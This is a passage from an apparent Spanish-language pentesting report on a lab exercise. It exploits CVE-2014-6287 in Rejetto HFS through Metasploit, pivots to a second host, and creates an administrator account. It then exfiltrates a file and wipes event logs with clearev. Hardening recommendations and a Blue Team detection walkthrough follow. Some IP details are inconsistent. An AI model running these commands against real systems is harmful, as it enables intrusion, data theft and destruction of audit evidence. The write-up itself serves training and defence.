
Nota. Se identifica el servicio de HFS 2.3 a través del túnel creado hacía HOST-B.

Por lo tanto, se va a ganar acceso al HOST-B a través del reenvío de puerto configurado en el Pivot del HOST-A realizando un movimiento lateral enmascarando la dirección IP y puerto de salida original de la máquina atacante. Para ello, se carga el módulo de Metasploit con el comando use exploit/windows/http/rejetto_hfs_exec.

En las opciones se va a configurar el RHOSTS con la IP local de la máquina atacante 127.0.0.1 y el puerto 8888 en RPORT, que es el configurado para tunelizar hasta el HOST-B por el puerto 80. Para LHOSTS y RPORT no se realizan cambios.

Figura 18

Ganar acceso al HOST-B a través del túnel creado




Nota. Únicamente se configura RHOSTS y RPORT.

Finalmente se ejecuta el exploit con run. Se observa en la Figura 19 que a través del túnel configurado desde la máquina atacante hasta el HOST-B a través de HOST-A, se pudo ganar acceso en el HOST-B. Al ejecutar ifconfig para revisa el direccionamiento lógico en HOST-B, se confirma que la interfaz tiene configurada la dirección IP 10.0.2.5/24.

Figura 19

Direccionamiento lógico en HOST-B




Nota. Se observa que se ganó acceso al HOST-B, ya que se logró acceder a la IP 10.0.2.5/24.

Para escalar privilegios en el HOST-B, se puede entrar a la Shell a través de Meterpreter y desde allí, crear usuarios y modificar grupos con privilegios de SYSTEM. Para ello, ejecutar el comando getsystem para subir privilegios de SYSTEM y luego el comando shell para ejecutar comandos desde el símbolo de sistema de HOST-B.

En el HOST-B se va a crear una cuenta con privilegios de administrador, para ello ejecuta el comando net user YeikobBermudez /add para crear el usuario. Luego se le va a otorgar permisos de Administrador a la cuenta creada con el comando net localgroup Administradores YeikobBermudez /add. Para garantizar que los cambios fueron correctos, visualizar que en el grupo de Administradores exista la cuenta creada con el comando net localgroup Administradores.

Figura 20

Creación cuenta efímera en HOST-B




Nota. Se crea la cuenta temporal con permisos de Administrador.

Al revisar localmente en el HOST-B, se observa que efectivamente la cuenta fue creada correctamente.

Figura 21

Revisión de creación de cuenta de forma local en HOST-B




Nota. Se observa que la cuenta se creó correctamente en HOST-B y tiene permisos de Administrador.

Para comprobar que el vector de fuga construido hasta el momento es funcional, se prueba extrayendo y leyendo información contenida en el HOST-B, hacía la máquina atacante, utilizando el Pivot HOST-A. Para esta prueba, se puede hacer uso del comando download para hacer una copia de un archivo o el comando cat para visualizarlo como se ilustra a continuación.

Figura 22

Extracción de información en HOST-B




Nota. Se realiza una prueba de lectura y copia de información contenida en el HOST-B hacía la máquina atacante.

Finalmente, y luego de lograr el objetivo, se realiza la acción realizada por el atacante, al eliminar registros y huellas del ataque realizado. Para ello, se elimina primero la cuenta creada desde la sesión 2 de Meterpreter con el comando execute -f "net.exe" -a "user YeikobBermudez /delete". Para eliminar los registros de los eventos de Windows se utiliza el comando clearev y para eliminar los archivos temporales en el sistema atacado, usar el comando rmdir C:/Windows/Temp/.

Figura 23

Eliminación de huellas y registros del ataque realizado



Nota. Se elimina la cuenta efímera, eventos de Windows y archivos temporales.

Etapa 7 - Reporte

La PoC realizada demuestra que un atacante puede explotar inicialmente la vulnerabilidad CVE-2014-6287 de Rejetto presente en el HOST-A, configurándolo luego como Pivot para hacer movimiento lateral hacía sistemas de otros segmentos de red, ganando acceso, elevando privilegios y extrayendo información.

La metodología de Pentesting seleccionada PTES, demostró realizar de forma clara y estructurada la prueba de concepto PoC en siete diferentes etapas, que ayudaron a investigar y analizar el vector de fuga que un atacante puede utilizar para extraer información, a través de múltiples herramientas, tácticas y procedimientos para lograr su objetivo.

Dentro de los hallazgos de seguridad más relevantes a tener en cuenta, es que a pesar de que el HOST-A tuviera el firewall de Windows activado, la aplicación Rejetto abre el puerto 80/tcp para exponer su servicio de HFS, el cual, contenía una vulnerabilidad crítica explotable.

Otro hallazgo importante es que se pudo establecer una sesión a través de Meterpreter hacía ambos hosts, lo cual indica que no los sistemas no están protegidos a través de sistemas EDR ni HIPS, que pudieron haber detectado este tipo de comportamiento.

También se identifica que el sistema operativo de ambos hosts tiene una versión fuera de soporte como lo es Windows 7 y cuenta, además con otras vulnerabilidades que pudieron haber sido aprovechadas por un atacante. Además, se identifica que los dos sistemas no se encuentran detrás de un firewall de red, ya que fue posible escanear puertos de red en ambos sistemas y hacer redirección de puertos. Las recomendaciones de endurecimiento para la red y los sistemas atacados son:

- Actualizar inmediatamente a la última versión de Rejetto, el cual ya cuenta con HTTPS.
- Actualiza el sistema operativo Windows a la última versión con parche de seguridad instalados.
- Que los dos sistemas cuenten con Antivirus, EDR y HIPS.
- Implementar un firewall de red para ambos segmentos de red, filtrando los servicios que únicamente se requieren, para los orígenes necesarios.
- Implementar un sistema de directorio activo ADDS para la gestión de usuario, integrándolo con una solución tipo IAM que controlen la creación de cuentas de forma local.
- Si se va a exponer un servicio de FileServer, el sistema debe moverse a una DMZ para separarla de la red interna y evitar movimientos laterales hacía host de la red corporativa.
- Centralizar los registros a través de un SIEM, para correlacionar eventos y tener trazabilidad de todas las acciones realizadas en los dispositivos.

- Implementar regularmente procesos de gestión de vulnerabilidades para identificar y mitigar brechas de seguridad en la infraestructura tecnológica.

Línea de Tiempo

En la Tabla 7 se detalla una línea de tiempo del ejercicio controlado de Pentesting realizado, destacando cada uno de los momentos relevantes, el sistema afectado, detalles del evento y fase de la metodología PTES al cual pertenece el evento realizado.

Tabla 6

Línea de tiempo de las pruebas de penetración

Momento	Sistema afectado	Evento	Etapa PTES
1	Red 192.168.1.0/24	Escaneo ARP para encontrar dispositivos activos.	2
2	HOST-A	Se identifica el HOST-A con dirección IP 192.168.1.24/24.	2
3	HOST-A	Escaneo de puertos TCP con NMAP.	2
4	HOST-A	Se identifica en el HOST-A el puerto abierto 80/tcp del servicio HFS 2.3.	3
5	HFS 2.3 (Rejetto)	Mediante análisis pasivo, se descubre que HFS 2.3 tiene la vulnerabilidad explotable CVE-2014-6287.	4
6	HFS 2.3 (Rejetto)	A través del script vuln de NMAP, se confirma que HFS es vulnerable.	5
7	HFS 2.3 en HOST-A	Se explota vulnerabilidad CVE-2014-6287 ganando acceso en HOST-A.	5
8	HOST-A	Se recopila información descubriendo la dirección IP 10.0.2.5/24 en una interfaz del HOST-A.	6
9	HOST-A	Se enruta tráfico desde máquina atacante hacía la red 10.0.2.5/24 a través de HOST-A usándolo de pivote.	6
10	Red 10.0.2.0/24	Escaneo ARP en la red 10.0.2.0/24 para encontrar dispositivos activos desde HOST-A.	6
11	HOST-B	Se identifica el HOST-B con dirección IP 10.0.2.5/24.	6

12	HOST-B	Escaneo de puertos TCP con módulo portscan/tcp de Meterpreter en el segmento 10.0.2.0/24 a través de HOST-A.	6
13	HOST-B	Se identifica en el HOST-B 192.0.2.5 el puerto abierto 80/tcp del servicio HFS 2.3.	6
14	HOST-A	Se crea un túnel desde la máquina atacante hacía el HOST-B para la IP 10.00.2.5 puerto 80/tcp, a través del Pivot HOST-A y configurando el puerto de escucha 8888/tcp en el localhost de la máquina atacante a través del módulo portfwd de Meterpreter.	6
15	HOST-B	Se realizan pruebas del tunneling desde máquina atacante hacía el puerto 80/tcp del HOST-B de forma satisfactoria.	6
16	HOST-B	Se gana acceso al HOST-B a través del túnel creado mediante el servicio vulnerable HFS 2.3 expuesto en HOST-B por el puerto 80/tcp.	6
17	HOST-B	Se realiza elevación de privilegios hacía la cuenta SYSTEM.	6
18	HOST-B	Se crea cuenta YeikobBermudez con privilegios de Administrador en HOST-B.	6
19	HOST-B	Se lee y copia archivo desde HOST-B hacía máquina atacante a través del túnel establecido.	6
20	HOST-A y HOST-B	Se eliminan registros, eventos y la cuenta temporal creada en los sistemas comprometidos para borrar las huellas del procedo de Pentesting.	6
21	HOST-A y HOST-B	De acuerdo a los hallazgos, se proponen controles de endurecimiento para remediar las brechas de seguridad identificadas.	7

Nota. La línea de tiempo se construye con base a la metodología PTES realizada en la PoC.

Detección y Contención de Incidentes de Seguridad


En la PoC realiza inicialmente por el equipo Red Team, en el que realizaron la explotación de una vulnerabilidad, realizando luego movimiento lateral, escalada de privilegios y filtración de información, le corresponde ahora el turno al equipo Blue Team contener el ataque.

La información inicial que el equipo Blue Team tiene del ataque, es que la máquina afectada tiene dirección IP 192.168.1.24/24, tiene un sistema operativo Windows 7 y expone un servicio de File Server llamado HFS 2.3 a través de la aplicación Rejetto por el puerto 80/tcp.

La primera acción a tomar por parte del equipo de Blue Team, es detectar la amenaza en tiempo real y para ello, puede emplear diferentes estrategias. A nivel de red, pueden utilizar una captura de tráfico para inspeccionar los paquetes que viajan entre el adversario y la máquina atacada 192.168.1.24/24. Para ello, pueden hacer uso de una herramienta gratuita llamada tcpdump, ejecutándola desde un sistema en la misma red de la máquina vulnerada, como se observa en la Figura 24.

Figura 24

Captura de tráfico de red con tcpdump




Nota. Se utiliza tcpdump en la IP de la máquina atacada 192.168.1.24, para averiguar que conexiones anómalas está estableciendo en la red.

El comando ejecutado para lograr la captura con tcpdump es sudo tcpdump -i enp0s3 host 192.168.1.24 -w captura.pcap, que va a capturar tráfico por la interfaz de red enp0s3 de la

máquina de inspección a la IP de la maquina atacada y guardar la captura en un archivo con extensión PCAP para revisarlo más adelante. Luego de unos minutos, se detiene la captura y se procede a visualizarla con la herramienta gratuita Wireshark, con el comando wireshark captura.pcap.

Figura 25

Captura de tráfico de red y lectura con Wireshark




Nota. Se deben capturar paquetes de red por un periodo prolongado, lo cual permitirá realizar un análisis e investigación más eficaz.

Al revisar el tráfico capturado, se observa que la máquina atacada tiene un comunicación establecida y constante con una máquina desconocida cuya dirección IP es 192.168.1.23 y utiliza el puerto 4444/tcp para la trasmisión de datos.

Figura 26

Revisión de paquetes capturados con Wireshark




4	0.020838	PcsCompu_92:80:c0	PcsCompu_66:49:04	ARP	60 192.168.1.24 is at 08:00:27:92:80:c0
5	8.827865	192.168.1.23	192.168.1.24	TCP	198 4444 → 49165 [PSH, ACK] Seq=1 Ack=1 Win=484 Len=144
6	8.879245	192.168.1.24	192.168.1.23	TCP	230 49165 → 4444 [PSH, ACK] Seq=1 Ack=145 Win=14522 Len=176
7	8.879275	192.168.1.23	192.168.1.24	TCP	54 4444 → 49165 [ACK] Seq=145 Ack=177 Win=483 Len=0
8	8.880847	192.168.1.24	192.168.1.23	TCP	262 49165 → 4444 [PSH, ACK] Seq=177 Ack=145 Win=14522 Len=208
9	8.880863	192.168.1.23	192.168.1.24	TCP	54 4444 → 49165 [ACK] Seq=145 Ack=385 Win=482 Len=0
10	8.941248	192.168.1.24	192.168.1.23	TCP	1254 49165 → 4444 [PSH, ACK] Seq=385 Ack=145 Win=14522 Len=1200
11	8.941323	192.168.1.23	192.168.1.24	TCP	54 4444 → 49165 [ACK] Seq=145 Ack=1585 Win=476 Len=0
12	11.548496	192.168.1.23	192.168.1.24	TCP	198 4444 → 49165 [PSH, ACK] Seq=145 Ack=1585 Win=484 Len=144
13	11.599686	192.168.1.24	192.168.1.23	TCP	230 49165 → 4444 [PSH, ACK] Seq=1585 Ack=289 Win=14521 Len=176
14	11.599727	192.168.1.23	192.168.1.24	TCP	54 4444 → 49165 [ACK] Seq=289 Ack=1761 Win=483 Len=0
15	11.601437	192.168.1.24	192.168.1.23	TCP	262 49165 → 4444 [PSH, ACK] Seq=1761 Ack=289 Win=14521 Len=208
16	11.601466	192.168.1.23	192.168.1.24	TCP	54 4444 → 49165 [ACK] Seq=289 Ack=1969 Win=482 Len=0
17	16.182883	192.168.1.23	192.168.1.24	TCP	198 4444 → 49165 [PSH, ACK] Seq=289 Ack=1969 Win=484 Len=144
18	16.248864	192.168.1.24	192.168.1.23	TCP	230 49165 → 4444 [PSH, ACK] Seq=1969 Ack=433 Win=14521 Len=176
19	16.248894	192.168.1.23	192.168.1.24	TCP	54 4444 → 49165 [ACK] Seq=433 Ack=2145 Win=483 Len=0
20	16.250959	192.168.1.24	192.168.1.23	TCP	230 49165 → 4444 [PSH, ACK] Seq=2145 Ack=433 Win=14521 Len=176
21	16.250978	192.168.1.23	192.168.1.24	TCP	54 4444 → 49165 [ACK] Seq=433 Ack=2321 Win=482 Len=0
22	16.304957	192.168.1.24	192.168.1.23	TCP	486 49165 → 4444 [PSH, ACK] Seq=2321 Ack=433 Win=14521 Len=432
23	16.304994	192.168.1.23	192.168.1.24	TCP	54 4444 → 49165 [ACK] Seq=433 Ack=2753 Win=479 Len=0
24	19.231366	192.168.1.23	192.168.1.24	TCP	182 4444 → 49165 [PSH, ACK] Seq=433 Ack=2753 Win=484 Len=128

Nota. Se observa conexiones constantes con un sistema sospechoso, a través del puerto 4444/tcp, cuya data está cifrada.

Al seguir la secuencia TCP para armar los datos trasmitidos, son ilegibles, ya que posiblemente la comunicación esté cifrada, ofuscada o convertida a otro sistema de codificación de acuerdo a lo observado en la Figura 27.

Figura 27

Seguimiento de secuencia TCP



